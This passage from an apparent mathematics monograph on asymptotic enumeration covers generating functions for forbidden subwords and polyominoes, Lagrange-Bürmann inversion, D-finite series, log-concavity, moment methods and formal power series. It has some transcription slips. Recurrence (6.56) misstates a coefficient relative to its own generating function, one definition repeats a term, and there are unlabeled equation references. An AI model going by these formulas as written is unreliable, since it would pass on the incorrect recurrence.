If $b_1 b_2 \cdots b_n$ is counted by $f_A(n)$, then for x either 0 or 1, the string $x b_1 b_2 \cdots b_n$ either does not contain A at all, or if it does contain it, then $A = x b_1 b_2 \cdots b_{k-1}$. Therefore for $n \geq 0$,

$$2 f_A(n) = f_A(n+1) + g_A(n+1) \tag{6.40}$$

and multiplying both sides of Eq. (6.40) by z^n and summing on $n \geq 0$ yields

$$2F_A(z) = z^{-1}(F_A(z) - 1) + z^{-1}G_A(z) \ . \tag{6.41}$$

We need one more relation, and to obtain it we consider any string $B = b_1 b_2 \cdots b_n$ that does not contain A any place inside. If we let C be the concatenation of A and B, so that $C = a_1 a_2 \cdots a_k b_1 b_2 \cdots b_n$, then C starts with A, and may contain other occurrences of A, but only at positions that overlap with the initial A. Therefore we obtain,

$$f_A(n) = \sum_{\substack{j=1 \\ c_A(k-j)=1}}^{k} g_A(n+j) \quad \text{for} \quad n \geq 0 \ , \tag{6.42}$$

and this gives the relation

$$F_A(z) = z^{-k} C_A(z) G_A(z) \ . \tag{6.43}$$

Solving the two equations (6.41) and (6.43), we find that $F_A(z)$ satisfies (6.38), while

$$G_A(z) = \frac{z^k}{z^k + (1-2z)C_A(z)} \ . \tag{6.44}$$

The proof above follows that in [182], except that [182] uses generating functions in z^{-1}, so the formulas look different. Applications of the formulas (6.38) and (6.44) will be found later in this chapter, as well as in [182, 130]. Other approaches to string enumeration problems are referenced there as well. Other approaches and applications of string enumerations are given in the references to [182] and in papers such as [18]. ■

The above example can be generalized to provide generating functions that enumerate sequences in which any of a given set of patterns are forbidden [182].

Whenever one has a finite system of linear recurrences with constant coefficients that involve several sequences, say $a_n^{(i)}$, $1 \leq i \leq k$, $n \geq 0$, one can translate these recurrences into linear equations with polynomial coefficients in the generating functions $A^{(i)}(z) = \sum a_n^{(i)} z^n$ for these sequences. To obtain the $A^{(i)}(z)$, one then needs to solve the resulting system. Such solutions will exist if the matrix of polynomial coefficients is nonsingular over the field of rational functions in z. In particular, one needs at least as many equations (i.e., recurrence relations) as k, the number of sequences, and if there are exactly as many equations as sequences, then the determinant of the matrix of the coefficients has to be a nonzero polynomial.

One interesting observation is that when a system of recurrences involving several sequences is solved by the above method, each of the generating functions $A^{(i)}(z)$ is a rational function

in z. What this means is that each of the sequences $a_n^{(i)}$, $1 \le i \le k$, satisfies a linear recurrence with constant coefficients that does not involve any of the other $a_n^{(j)}$ sequences! In principle, therefore, that recurrence could have been found right at the beginning by combinatorial methods. However, usually the degree of the recurrence for an isolated $a_n^{(j)}$ sequence is high, typically about k times as large as the average degree of the k recurrences involving all the $a_n^{(j)}$. Thus the use of several sequences $a_n^{(j)}$ leads to much simpler and combinatorially more appealing relations.

That generating functions can significantly simplify combinatorial problems is shown by the following example. It is taken from [349], and is a modification of a result of Klarner [229] and Pólya [321]. This example also shows a more complicated derivation of explicit generating functions than the simple ones presented so far.

Example 6.5. *Polyomino enumeration* [349]. Let a_n be the number of n-square polyominoes P that are inequivalent under translation, but not necessarily under rotation or reflection, and such that each row of P is an unbroken line of squares. Then $a_1 = 1$, $a_2 = 2$, $a_3 = 6$. We define $a_0 = 0$. It is easily seen that

$$a_n = \sum (m_1 + m_2 - 1)(m_2 + m_3 - 1) \cdots (m_{s-1} + m_s - 1) \ , \tag{6.45}$$

where the sum is over all ordered partitions $m_1 + \cdots + m_s = n$ of n into positive integers m_i. Let $a_{r,n}$ be the sum of terms in (6.45) with $m_1 = r$, where we set $a_{n,n} = 1$, and $a_{r,n} = 0$ if $r > n$ or $n < 0$. Then

$$a_n = \sum_{r=1}^{\infty} a_{r,n} \ , \tag{6.46}$$

$$a_{r,n} = \sum_{i=1}^{\infty} (r + i - 1) a_{i,n-r} \ , \quad r < n \ . \tag{6.47}$$

Define

$$A(x, y) = \sum_{n=1}^{\infty} \sum_{r=1}^{\infty} a_{r,n} x^r y^n \ , \tag{6.48}$$

so that

$$A(1, y) = \sum_{n=1}^{\infty} a_n y^n \tag{6.49}$$

is the generating function of the a_n, which are what we need to estimate.

By (6.47), we find that

$$A(x, y) = \sum_{n=1}^{\infty} x^n y^n + \sum_{n=1}^{\infty} \sum_{r=1}^{\infty} \sum_{i=1}^{\infty} (r + i - 1) a_i (n - r) x^r y^n$$

$$= \frac{xy}{1-xy} + \frac{x^2y^2}{(1-xy)^2}A(1,y) + \frac{xy}{1-xy}G(x,y) \ , \tag{6.51}$$

where

$$G(y) = \sum_{n=1}^{\infty}\sum_{i=1}^{\infty} i a_{i,n} y^n = \frac{\partial}{\partial x}A(x.y)\Big|_{x=1} \ , \tag{6.52}$$

We now set $x = 1$ in (6.50) and obtain an equation involving $A(1,y)$ and $G(y)$, namely

$$A(1,y) = \frac{y}{1-y} + \frac{y^2}{(1-y)^2}A(1,y) + \frac{y}{1-y}G(y) \ . \tag{6.53}$$

We next differentiate (6.50) with respect to x, and set $x = 1$. This gives us a second equation,

$$G(y) = \frac{y}{(1-y)^2} + \frac{2y^2}{(1-y)^3}A(1,y) + \frac{y}{(1-y)^2}G(y) \ . \tag{6.54}$$

We now eliminate $G(y)$ from (6.53) and (6.54) to obtain

$$A(1,y) = \frac{y(1-y)^3}{1-5y+7y^2-4y^3} \ . \tag{6.55}$$

This formula shows that

$$a_{n+3} = a_{n+2} - 7a_{n+1} + 4a_n \quad \text{for} \quad n \geq 2 \ . \tag{6.56}$$

Using the results of Section 10 we can easily obtain from (6.55) an asymptotic estimate

$$a_n \sim c\alpha^n \quad \text{as} \quad n \to \infty \ , \tag{6.57}$$

where c is a certain constant and $\alpha = 3.205569\ldots$ is the inverse of the smallest zero of $1 - 5y + 7y^2 - 4y^3$. ■

For other methods and results related to polyomino enumeration, see [326, 327].

6.2. Composition and inversion of power series

So far we have only discussed simple operations on generating functions, such as multiplication. What happens when we do something more complicated? There are several frequently occurring operations on generating functions whose results can be described explicitly.

Faà di Bruno's formula [81]. Suppose that

$$A(z) = \sum_{m=0}^{\infty} a_m \frac{z^m}{m!} \ , \quad B(z) = \sum_{n=0}^{\infty} b_n \frac{z^n}{n!} \ , \tag{6.58}$$

are two exponential generating functions with $b_0 = 0$. Then the formal composition $C(z) = A(B(z))$ is well-defined, and

$$C(z) = \sum_{n=0}^{\infty} c_n \frac{z^n}{n!} \tag{6.59}$$

with

$$c_0 = 0, \quad c_n = \sum_{k=1}^{n} a_k B_{n,k}(b_1, b_2, \ldots, b_{n-k+1}) \ , \tag{6.60}$$

where the $B_{n,k}$ are the exponential Bell polynomials defined by

$$\sum_{n,k=0}^{\infty} B_{n,k}(x_1, \ldots, x_{n-k+1}) \frac{t^n u^k}{n!} = \exp\left(u \sum_{m=1}^{\infty} x_m \frac{t^m}{m!} \right) \ , \tag{6.61}$$

with the x_j independent variables.

Faà di Bruno's formula makes it possible to compute successive derivatives of functions such as $\log A(z)$ in terms of the derivatives of $A(z)$. For further examples, see [81, 335, 336]. Faà di Bruno's formula is derivable in a straightforward way from the multinomial theorem.

Composition of generating functions occurs frequently in combinatorics and analysis of algorithms. When it yields the desired generating function as a composition of several known generating functions, the basic problem is solved, and one can work on the asymptotics of the coefficients using Faà di Bruno's formula or other methods. A more frequent event is that the composition yields a functional equation for the generating function, as in Example 6.1, where the exponential generating function $t(z)$ for labeled rooted trees was shown to satisfy $t(z) = z \exp(t(z))$. General functional equations are hard to deal with. (Many examples will be presented later.) However, there is a class of them for which an old technique, the Lagrange-Bürmann inversion formula, works well. We start by noting that if

$$f(z) = \sum_{n=0}^{\infty} f_n z^n \tag{6.62}$$

is a formal power series with $f_0 = 0$, $f_1 \neq 0$, then there is an inverse formal power series $f^{\langle -1 \rangle}(z)$ such that

$$f(f^{\langle -1 \rangle}(z)) = f^{\langle -1 \rangle}(f(z)) = z \ . \tag{6.63}$$

The coefficients of $f^{\langle -1 \rangle}(z)$ can be expressed explicitly in terms of the coefficients of $f(z)$. More generally, we have the following result.

Lagrange-Bürmann inversion formula. Suppose that $f(z)$ is a formal power series with $[z^0]f(z) = 0$, $[z^1]f(z) \neq 0$, and that $g(z)$ is any formal power series. Then for $n \geq 1$,

$$[z^n]\{g(f^{\langle -1 \rangle})(z)\} = n^{-1}[z^{n-1}]\{g'(z)(f(z)/z)^{-n}\} \ . \tag{6.64}$$

In particular, for $g(z) = z$, we have

$$[z^n] f^{\langle -1 \rangle}(z) = n^{-1}[z^{n-1}](f(z)/z)^{-n} \ . \tag{6.65}$$

Example 6.6. *Rooted labeled trees.* As was shown in Example 6.1, the exponential generating function of rooted labeled trees satisfies $t(z) = z\exp(t(z))$. If we rewrite it as $z = t(z)\exp(-t(z))$, we see that $t(z) = f^{\langle -1 \rangle}(z)$, where $f(z) = z\exp(-z)$. Therefore Eq. (6.65) yields

$$\begin{aligned} [z^n]t(z) &= n^{-1}[z^{n-1}]\exp(-nz) \\ &= n^{-1}n^{n-1}/(n-1)! \ = \ n^{n-1}/n! \ , \end{aligned} \tag{6.66}$$

which shows that t_n, the number of rooted labeled trees on n nodes, is n^{n-1}. ■

Proof of a form of the Lagrange-Bürmann theorem is given in Chapter ?. Extensive discussion, proofs, and references are contained in [81, 173, 205, 375]. Some additional recent references are [159, 208]. There exist generalizations of the Lagrange-Bürmann formula to several variables [173, 169, 208].

The Lagrange-Bürmann formula, as stated above, is valid for general formal power series. If $f(z)$ is analytic in a neighborhood of the origin, then so are $f^{\langle -1 \rangle}(z)$ and $g(f^{\langle -1 \rangle})(z)$, provided $g(z)$ is also analytic near 0 and $f'(0) \neq 0$, $f(0) = 0$. Most of the presentations of this inversion formula in the literature assume analyticity. However, that is not a real restriction. To prove (6.65), say, in full generality, it suffices to prove it for any n. Given n, if we let

$$F(z) = \sum_{k=0}^{n} f_k z^k \ , \quad G(z) = \sum_{k=0}^{n} g_k z^k \ ,$$

then we see that

$$[z^n]\{g(f^{\langle -1 \rangle})(z)\} = [z^n]G(F^{\langle -1 \rangle})(z) \ , \tag{6.67}$$

and $F(z)$ and $G(z)$ are analytic, so the formula (6.65) can be applied. Thus combinatorial proofs of the Lagrange-Bürmann formula do not offer greater generality than analytic ones.

While the analytic vs. combinatorial distinction in the proofs of the Lagrange-Bürmann formula does not matter, it is possible to use analyticity of the functions $f(z)$ and $g(z)$ to obtain useful information. Example 6.6 above was atypical in that a simple explicit formula

was derived. Often the quantity on the right-hand side of (6.64) is not explicit enough to make clear its asymptotic behavior. When that happens, and $g(z)$ and $f(z)$ are analytic, one can use the contour integral representation

$$[z^{n-1}]\{g'(z)(f(z)/z)^{-n}\} = \frac{1}{2\pi i}\int_\Gamma g'(z)f(z)^{-n}dz \ , \tag{6.68}$$

where Γ is a positively oriented simple closed contour enclosing the origin that lies inside the region of analyticity of both $g(z)$ and $f(z)$. This representation, which is discussed in Section 10, can often be used to obtain asymptotic information about coefficients $[z^n]g(f^{\langle -1\rangle})(z)$ (cf. [273]).

The Lagrange-Bürmann formula can provide numerical approximations to roots of equations and even convergent infinite series representations for such roots. An important case is the trinomial equation $y = z(1 + y^r)$, and there are many others.

Example 6.7. *Dominant zero for forbidden subword generating functions.* The generating functions $F_A(z)$ and $G_A(z)$ of Example 6.4 both have denominators

$$h(z) = z^k + (1 - 2z)C(z) \ , \tag{6.69}$$

where $C(z)$ is a polynomial of degree $\le k$, with coefficients 0 and 1, and with $C(0) = 1$. It will be shown later that $h(z)$ has only one zero ρ of small absolute value, and that this zero is the dominant influence on the asymptotic behavior of the coefficients of $F_A(z)$ and $G_A(z)$. Right now we obtain accurate estimates for ρ.

For simplicity, we will consider only large k. Since $C(z)$ has nonnegative coefficients and $C(0) = 1$, $h(3/4) \le (3/4)^k - 1/2 < 0$ for $k \ge 3$. On the other hand, $h(1/2) = 2^{-k}$. Therefore $h(z)$ has a real zero ρ with $1/2 < \rho < 3/4$. As $k \to \infty$, $\rho \to 1/2$, since

$$\rho^k = (2\rho - 1)C(\rho) \ , \tag{6.70}$$

and $\rho^k \to 0$ as $k \to \infty$ for $1/2 < \rho < 3/4$, while $2\rho - 1$ and $C(\rho)$ are bounded. We can deduce from (6.69) that

$$2\rho - 1 \sim 2^{-k}C(1/2)^{-1} \quad \text{as} \quad k \to \infty \ , \tag{6.71}$$

uniformly for all polynomials $C(z)$ of the prescribed type. By applying the bootstrapping technique (see Section 5.4) we can find even better approximations. By (6.71),

$$C(\rho) \ = \ C(1/2) + O(|\rho - 1/2|) \ = \ C(1/2) + O(2^{-k}) \ , \tag{6.72}$$

$$\rho^k \ = \ 2^{-k}(1 + O(2^{-k}))^k \ = \ 2^{-k}(1 + O(k2^{-k})) \ , \tag{6.73}$$

so (6.70) now yields

$$\rho = 1/2 + 2^{-k-1}C(1/2)^{-1} + O(k2^{-2k}) \ . \tag{6.74}$$

Even better approximations can be obtained by repeating the process using (6.74). At the next stage we would apply the expansion

$$\begin{aligned} C(\rho) &= C(1/2) + (\rho - 1/2)C'(1/2) + O((\rho - 1/2)^2) \\ &= C(1/2) + 2^{-k-1}C'(1/2) + O(k2^{-2k}) \end{aligned} \tag{6.75}$$

and a similar one for ρ^k.

A more systematic way to obtain a rapidly convergent series for ρ is to use the inversion formula. If we set $u = \rho - 1/2$, then (6.70) can be rewritten as $w(u) = 1$, where

$$w(u) = 2uC(1/2+u)(1/2+u)^{-k} = \sum_{j=1}^{\infty} a_j u^j \ , \tag{6.76}$$

with

$$a_1 = 2^{k+1}C(1/2) \neq 0 \ . \tag{6.77}$$

Hence $u = w^{\langle -1 \rangle}(1)$, and the Lagrange-Bürmann inversion formula (6.65) yields the coefficients of $w^{\langle -1 \rangle}(z)$. In particular, we find that

$$\rho = 1/2+u \approx 1/2+2^{-k-1}C(1/2)^{-1}+k2^{-2k-1}C(1/2)^{-2}-2^{-2k-2}C'(1/2)C(1/2)^{-3}+\cdots \tag{6.78}$$

as a Poincaré asymptotic series. With additional work one can show that the series (6.78) converges, and that

$$\begin{aligned} \rho = 1/2 &+ 2^{-k-1}C(1/2)^{-1} + k2^{-2k-1}C(1/2)^{-2} \\ &- 2^{-2k-2}C'(1/2)C(1/2)^{-3} + O(k^2 2^{-3k}) \ , \end{aligned} \tag{6.79}$$

for example. The same estimate can be obtained by the bootstrapping technique. ■

6.3. Differentiably finite power series

Homogeneous recurrences with constant coefficients are the nicest large set of sequences one can imagine, with rational generating functions, and well-understood asymptotic behavior. The next class in complexity consists of the polynomially-recursive or, *P-recursive sequences*, $a_0, a_1, \ldots$, which satisfy recurrences of the form

$$p_d(n)a_{n+d} + p_{d-1}(n)a_{n+d-1} + \cdots + p_0(n)a_n = 0, \quad n \geq 0 \ , \tag{6.80}$$

where d is fixed and $p_0(n), \ldots, p_d(n)$ are polynomials in n. Such sequences are common in combinatorics, with $a_n = n!$ a simple example. Normally P-recursive sequences do not have explicit forms for their generating functions. In this section we briefly summarize some of their main properties. Asymptotic properties of P-recursive sequences will be discussed in Section 9.2. The main references for the results quoted here are [254, 350].

A formal power series

$$f(z) = \sum_{k=0}^{\infty} a_k z^k \tag{6.81}$$

is called differentiably finite, or *D-finite*, if the derivatives $f^{(n)}(z) = \frac{d^n f(z)}{dz^n}$, $n \geq 0$, span a finite-dimensional vector space over the field of rational functions with complex coefficients. The following three conditions are equivalent for a formal power series $f(z)$:

i) $f(z)$ is D-finite.

ii) There exist finitely many polynomials $q_0(z), \ldots, q_k(z)$ and a polynomial $q(z)$, not all 0, such that

$$q_k(z) f^{(k)}(z) + \cdots + q_0(z) f(z) = q(z) \ . \tag{6.82}$$

iii) There exist finitely many polynomials $p_0(z), \ldots, p_m(z)$, not all 0, such that

$$p_m(z) f^{(m)}(z) + \cdots + p_0(z) f(z) = 0 \ . \tag{6.83}$$

The most important result for combinatorial enumeration is that a sequence $a_0, a_1, \ldots$, is P-recursive if and only if its ordinary generating function $f(z)$, defined by (6.81), is D-finite. This makes it possible to apply results that are more easily proved for D-finite power series.

If $f(z)$ is D-finite, then so is the power series obtained by changing a finite number of the coefficients of $f(z)$. If $f(z)$ is algebraic (i.e., there exist polynomials $q_0(z), \ldots, q_d(z)$, not all 0, such that $q_d(z) f(z)^d + \cdots + q_0(z) f(z) + q_0(z) = 0$), then $f(z)$ is D-finite. The product of two D-finite power series is also D-finite, as is any linear combination with polynomial coefficients. Finally, the Hadamard product of two D-finite series is D-finite. The proofs rely on elementary linear algebra constructions. An important feature of the theory is that identity between D-finite series is decidable.

The concept of a D-finite power series can be extended to several variables [254, 405], and there are generalizations of P-recursiveness [254, 405]. (See also [161].) Zeilberger [405] has used the word *holonomic* to describe corresponding sequences and generating functions.

When we investigate a sequence $\{a_n\}$, sometimes the combinatorial context yields only relations for more complicated object with several indices. While we might like to obtain the generating function $f(z) = \sum a_n z^n$, we might instead find a formula for a generating function

$$F(z_1, z_2, \ldots, z_k) = \sum_{n_1,\ldots,n_k} b_{n_1}, \ldots, n_k z_1^{n_1}, \ldots, z_k^{n_k} \ , \tag{6.84}$$

where $a_n = b_{n,n,\ldots,n}$, say. When this happens, we say that $f(z)$ is a *diagonal* of $F(z_1, \ldots, z_k)$. (There are more general definitions of diagonals in [90, 253, 254, 255], which are recent references for this topic.) Diagonals of D-finite power series in any number of variables are D-finite. Diagonals of two-variable rational functions are algebraic, but there are three-variable rational functions whose diagonals are not algebraic [151].

6.4. Unimodality and log-concavity

A finite sequence $a_0, a_1, \ldots, a_n$ of real numbers is called *unimodal* if for some index k, $a_0 \le a_1 \le \cdots \le a_k$ and $a_k \ge a_{k+1} \ge \cdots \ge a_n$. A sequence $a_0, \ldots, a_n$ of nonnegative elements is called *log-concave* (short for logarithmically concave) if $a_j^2 \ge a_{j-1}a_{j+1}$ holds for $1 \le j \le n-1$. Unimodal and log-concave sequences occur frequently in combinatorics and are objects of intensive study. We present a brief review of some of their properties because asymptotic methods are often used to prove unimodality and log-concavity. Furthermore, knowledge that a sequence is log-concave or unimodal is often helpful in obtaining asymptotic information. For example, some methods provide only asymptotic estimates for summatory functions of sequences, and unimodality helps in obtaining from those estimates bounds on individual coefficients. This approach will be presented in Section 13, in the discussion of central and local limit theorems.

The basic references for unimodality and log-concavity are [222, 352]. For recent results, see also [56] and the references given there. All the results listed below can be found in those sources and the references they list.

In the rest of this subsection we will consider only sequences of nonnegative elements. A sequence $a_0, \ldots, a_n$ will be said to *have no internal zeros* if there is no triple of integers $0 \le i < j < k \le n$ such that $a_j = 0$, $a_i a_k \ne 0$. It is easy to see that a log-concave sequence with no internal zeros is unimodal, but there are sequences of positive elements that are unimodal but not concave. The convolution of two unimodal sequences does not have to be unimodal. However, it is unimodal if each of the two unimodal sequences is also symmetric.

Convolution of two log-concave sequences is log-concave. The convolution of a log-concave and a unimodal sequence is unimodal. A log-concave sequence is even characterized by the property that its convolution with any unimodal sequence is unimodal. This last property is related to the variation-diminishing character of log-concave sequences (see [222]), which we will not discuss at greater length here except to note that there are more restrictive sets of sequences (the Pólya frequency classes, see [56, 222]) which have stronger convolution properties.

The binomial coefficients $\binom{n}{k}$, $0 \le k \le n$, are log-concave, and therefore unimodal. The q-binomial coefficients $\begin{bmatrix} n \\ k \end{bmatrix}_q$ are log-concave for any $q \ge 1$. On the other hand, if we write a single coefficient $\begin{bmatrix} n \\ k \end{bmatrix}_q$ for fixed n and k as a polynomial in q, the sequence of coefficients is unimodal, but does not have to be log-concave.

The most frequently used method for showing that a sequence $a_0, \ldots, a_n$ is log-concave is to show that all the zeros of the polynomial

$$A(z) = \sum_{k=0}^{n} a_k z^k \tag{6.85}$$

are real and ≤ 0. In that case not only are the a_k log-concave, but so are $a_k \binom{n}{k}^{-1}$. Absolute values of the Stirling numbers of both kinds were first shown to be log-concave by this method [195]. There are many unsolved conjectures about log-concavity of combinatorial sequences, such as the Read-Hoggar conjecture that coefficients of chromatic polynomials are log-concave (cf. [57]).

A variety of combinatorial, algebraic, and geometric methods have been used to prove unimodality of sequences, and we refer the reader to [352] for a comprehensive and insightful survey. In Section 12.3 we will discuss briefly some proofs of unimodality and log-concavity that use asymptotic methods. The basic philosophy is that since the Gaussian distribution is log-concave and unimodal (when we extend the definition of these concepts to continuous distributions), these properties should also hold for sequences that by the central limit theorem or its variants are asymptotic to the Gaussian. Therefore one can expect high-order convolutions of sequences to be log-concave at least in their central region, and there are theorems that prove this under certain conditions.

6.5. Moments and distributions

The second moment method is a frequently used technique in probabilistic arguments, as is shown in Chapter ? and [55, 108, 348]. It is based on *Chebyshev's inequality*, which says

that if X is a real-valued random variable with finite second moment $E(X^2)$, then

$$\text{Prob}\left(|X - E(X)| \geq \alpha |E(X)|\right) \leq \frac{E(X^2) - E(X)^2}{\alpha^2 E(X)^2} \ . \tag{6.86}$$

An easy corollary of inequality (6.86) that is often used is

$$\text{Prob}\left(X = 0\right) \leq \frac{E(X^2) - E(X)^2}{E(X)^2} \ . \tag{6.87}$$

(There is a slightly stronger version of the inequality (6.87), in which $E(X)^2$ in the denominator is replaced by $E(X^2)$.) The inequalities (6.86) and (6.87) are usually applied for $X = Y_1 + \cdots + Y_n$, where the Y_j are other random variables. The helpful feature of the inequalities is that they require only knowledge of the pairwise dependencies among the Y_j, which is easier to study than the full joint distribution of the Y_j. For other bounds on distributions that can be obtained from partial information about moments, see [343].

The reason moment bounds are mentioned at all in this chapter is that asymptotic methods are often used to derive them. Generating functions are a common and convenient method for doing this.

Example 6.8. *Waiting times for subwords.* In a continuation and application of Example 6.4, let A be a binary string of length k. How many tosses of a fair coin (with sides labeled 0 and 1) are needed on average before A appears as a block of k consecutive outcomes? By a general observation of probability theory, this is just the sum over $n \geq 0$ of the probability that A does not appear in the first n coin tosses, and thus equals

$$\sum_{n=0}^{\infty} f_A(n) 2^{-n} = F_A(1/2) = 2^k C_A(1/2) \ , \tag{6.88}$$

where the last equality follows from Eq. (6.38). Another, more general, way to derive this is to use $G_A(z)$. Note that $g_A(n)2^{-n}$ is the probability that A appears in the first n coin tosses, but not in the first $n-1$. Hence the r-th moment of the time until A appears is

$$\sum_{n=0}^{\infty} n^r g_A(n) 2^{-n} = \left(z \frac{d}{dz}\right)^r G_A(z)\Big|_{z=1/2} \ . \tag{6.89}$$

If we take $r = 1$, we again obtain the expected waiting time given by (6.88). When we take $r = 2$, we find that the second moment of the time until the appearance of A is

$$\sum_{n=0}^{\infty} n^2 g_A(n) 2^{-n} = 2^{2k+1} C_A(1/2)^2 - (2k-1) 2^k C_A(1/2) + 2^k C_A'(1/2) \ , \tag{6.90}$$

and therefore the variance is

$$\begin{aligned} & 2^{2k}C_A(1/2)^2 - (2k-1)2^k C_A(1/2) + 2^k C'_A(1/2) \\ & \quad = \; 2^{2k}C_A(1/2)^2 + O(k2^k) \; , \end{aligned} \tag{6.91}$$

since $1 \leq C_A(1/2) \leq 2$. Higher moments can be used to obtain more detailed information. A better approach is to use the method of Example 9.2, which gives precise estimates for the tails as well as the mean of the distribution. ■

Information about moments of distribution functions can often be used to obtain the limiting distribution. If $F_n(x)$ is a sequence of distribution functions such that for every integer $k \geq 0$, the k-th moment

$$\mu_n(k) = \int x^k dF_n(x) \tag{6.92}$$

converges to $\mu(k)$ as $n \to \infty$, then there is a limiting measure with distribution function $F(x)$ whose k-th moment is $\mu(k)$. If the moments $\mu(k)$ do not grow too rapidly, then they determine the distribution function $F(x)$ uniquely, and the $F_n(x)$ converge to $F(x)$ (in the weak star sense [50]). A sufficient condition for the $\mu(k)$ to determine $F(x)$ uniquely is that the generating function

$$U(x) = \sum_{k=0}^{\infty} \frac{\mu(2k)x^k}{(2k)!} \tag{6.93}$$

should converge for some $x > 0$. In particular, the standard normal distribution with

$$F(x) = (2\pi)^{-1/2} \int_{-\infty}^{x} \exp(-u^2/2)du \tag{6.94}$$

has $\mu(2k) = 1 \cdot 3 \cdot 5 \cdot 7 \cdot \ldots \cdot (2k-1)$ (and $\mu(2k+1) = 0$), so it is determined uniquely by its moments. On the other hand, there are some frequently encountered distributions, such as the log-normal one, which do not have this property.

7. Formal power series

This section discusses generating functions $f(z)$ that might not converge in any interval around the origin. Sequences that grow rapidly are common in combinatorics, with $a_n = n!$ the most obvious example for which

$$f(z) = \sum_{n=0}^{\infty} a_n z^n \tag{7.1}$$

does not converge for any $z \neq 0$. The usual way to deal with the problem of a rapidly growing sequence a_n is to study the generating function of a_n/b_n, where b_n is some sequence with

known asymptotic behavior. When $b_n = n!$, the ordinary generating function of a_n/b_n is then the exponential generating function of a_n. For derangements (Eqs. (1.1) and (6.7)) this works well, as the exponential generating function of d_n converges in $|z| < 1$ and has a nice form. Unfortunately, while we can always find a sequence b_n that will make the ordinary generating function $f(z)$ of a_n/b_n converge (even for all z), usually we cannot do it in a way that will yield any useful information about $f(z)$. The combinatorial structure of a problem almost always severely restricts what forms of generating function can be used to take advantage of the special properties of the problem. This difficulty is common, for example, in enumeration of labeled graphs. In such cases one often resorts to formal power series that do not converge in any neighborhood of the origin. For example, if $c(n,k)$ is the number of connected labeled graphs on n vertices with k edges, then it is well known (cf. [349]) that

$$\sum_{n=0}^{\infty}\sum_{k=0}^{\infty} c(n,k)\frac{x^k y^n}{n!} = \log\left(\sum_{m=0}^{\infty}\frac{(1+x)^{\binom{m}{2}}y^m}{m!}\right) . \tag{7.2}$$

While the series inside the log in (7.2) does converge for $-2 \le x \le 0$, and any y, it diverges for any $x > 0$ as long as $y \neq 0$, and so this is a relation of formal power series.

There are few methods for dealing with asymptotics of formal power series, at least when compared to the wealth of techniques available for studying analytic generating functions. Fortunately, combinatorial enumeration problems that do require the use of formal power series often involve rapidly growing sequences of positive terms, for which some simple techniques apply. We start with an easy general result that is applicable both to convergent and purely formal power series.

Theorem 7.1. ([33]) *Suppose that* $a(z) = \sum a_n z^n$ *and* $b(z) = \sum b_n z^n$ *are power series with radii of convergence* $\alpha > \beta \ge 0$, *respectively. Suppose that* $b_{n-1}/b_n \to \beta$ *as* $n \to \infty$. *If* $a(\beta) \neq 0$, *and* $\sum c_n z^n = a(z)b(z)$, *then*

$$c_n \sim a(\beta)b_n \quad as \quad n \to \infty . \tag{7.3}$$

The proof of Theorem 7.1, which can be found in [33], is simple. The condition $\alpha > \beta$ is important, and cannot be replaced by $\alpha = \beta$. We can have $\beta = 0$, and that is indeed the only possibility if the series for $b(z)$ does not converge in a neighborhood of $z = 0$.

Example 7.1. *Double set coverings* [33, 80]. Let v_n be the number of choices of subsets $S_1, \ldots, S_r$ of an n-element set T such that each $t \in T$ is in exactly two of the S_i. There is

no restriction on r, the number of subsets, and some of the S_i can be repeated. Let c_n be the corresponding number when the S_i are required to be distinct. We let $C(z) = \sum c_n z^n/n!$, $V(z) = \sum v_n z^n/n!$ be the exponential generating functions. Then it can be shown that

$$C(z) = \exp(-1 - (e^z - 1)/2)A(z) \ , \tag{7.4}$$

$$V(z) = \exp(-1 + (e^z - 1)/2)A(z) \ , \tag{7.5}$$

where

$$A(z) = \sum_{k=0}^{\infty} \exp(k(k-1)z/2)/k! \ . \tag{7.6}$$

We see immediately that $A(z)$ does not converge in any neighborhood of the origin. We have

$$a_n = [z^n]A(z) = 2^{-n} \sum_{k=2}^{\infty} \frac{k^n (k-1)^n}{k!} \ . \tag{7.7}$$

By considering the ratio of consecutive terms in the sum in (7.7), we find that the largest term occurs for $k = k_0$ with $k_0 \log k_0 \sim 2n$, and by the methods of Section 5.1 we find that

$$a_n \sim \frac{\pi^{1/2} k_0^n (k_0 - 1)^n}{n^{1/2} 2^n (k_0 - 1)!} \quad \text{as} \quad n \to \infty \ . \tag{7.8}$$

Therefore $a_{n-1}/a_n \to 0$ as $n \to \infty$, and Theorem 7.1 tells us that

$$c_n \sim v_n \sim e^{-1} n! a_n \quad \text{as} \quad n \to \infty \ . \tag{7.9}$$

■

Usually formal power series occur in more complicated relations than those covered by Theorem 7.1. For example, if f_n is the number of connected graphs on n labeled vertices which have some property, and F_n is the number of graphs on n labeled vertices each of whose connected components has that property, then (cf. [394])

$$1 + \sum_{n=1}^{\infty} F_n \frac{x^n}{n!} = \exp\left(\sum_{n=1}^{\infty} f_n \frac{x^n}{n!} \right) \ . \tag{7.10}$$

Theorem 7.2. ([34]) *Suppose that*

$$\begin{aligned} a(x) &= \sum_{n=1}^{\infty} a_n x^n \ , \quad F(x,y) = \sum_{h,k \geq 0} f_{hk} x^h y^k \ , \\ b(x) &= \sum_{n=0}^{\infty} b_n x^n = F(x, a(x)) \ , \quad D(x) = F_y(x, a(x)) \ , \end{aligned} \tag{7.11}$$

where $F_y(x,y)$ is the partial derivative of $F(x,y)$ with respect to y. Assume that $a_n \neq 0$ and

(i)

$$a_{n-1} = o(a_n) \quad as \quad n \to \infty \ , \tag{7.12}$$

(ii)

$$\sum_{k=r}^{n-r} |a_k a_{n-k}| = O(a_{n-r}) \quad for\ some \quad r > 0 \ , \tag{7.13}$$

(iii) for every $\delta > 0$ there are $M(\delta)$ and $K(\delta)$ such that for $n \geq M(\delta)$ and $h + k > r + 1$,

$$|f_{hk} a_{n-h-k+1}| \leq K(\delta)\delta^{h+k} |a_{n-r}| \ . \tag{7.14}$$

Then

$$b_n = \sum_{k=0}^{r-1} d_k a_{n-k} + O(a_{n-r}) \ . \tag{7.15}$$

Condition (iii) of Theorem 7.2 is often hard to verify. Theorem 2 of [34] shows that this condition holds under certain simpler hypotheses. It follows from that result that (iii) is valid if $F(x, y)$ is analytic in x and y in a neighborhood of $(0, 0)$. Hence, if $F(x, y) = \exp(y)$ or $F(x, y) = 1+y$, then Theorem 7.2 becomes easy to apply. One can also deduce from Theorem 2 of [34] that Theorem 7.2 applies when (i) and (ii) hold, $b_0 = 0$, $b_n \geq 0$, and

$$1 + a(z) = \exp\left(\sum_{k=1}^{\infty} b(z^k)/k \right) \ , \tag{7.16}$$

another relation that is common in graph enumeration (cf. Example 15.1). There are also some results weaker than Theorem 7.2 that are easier to apply [393].

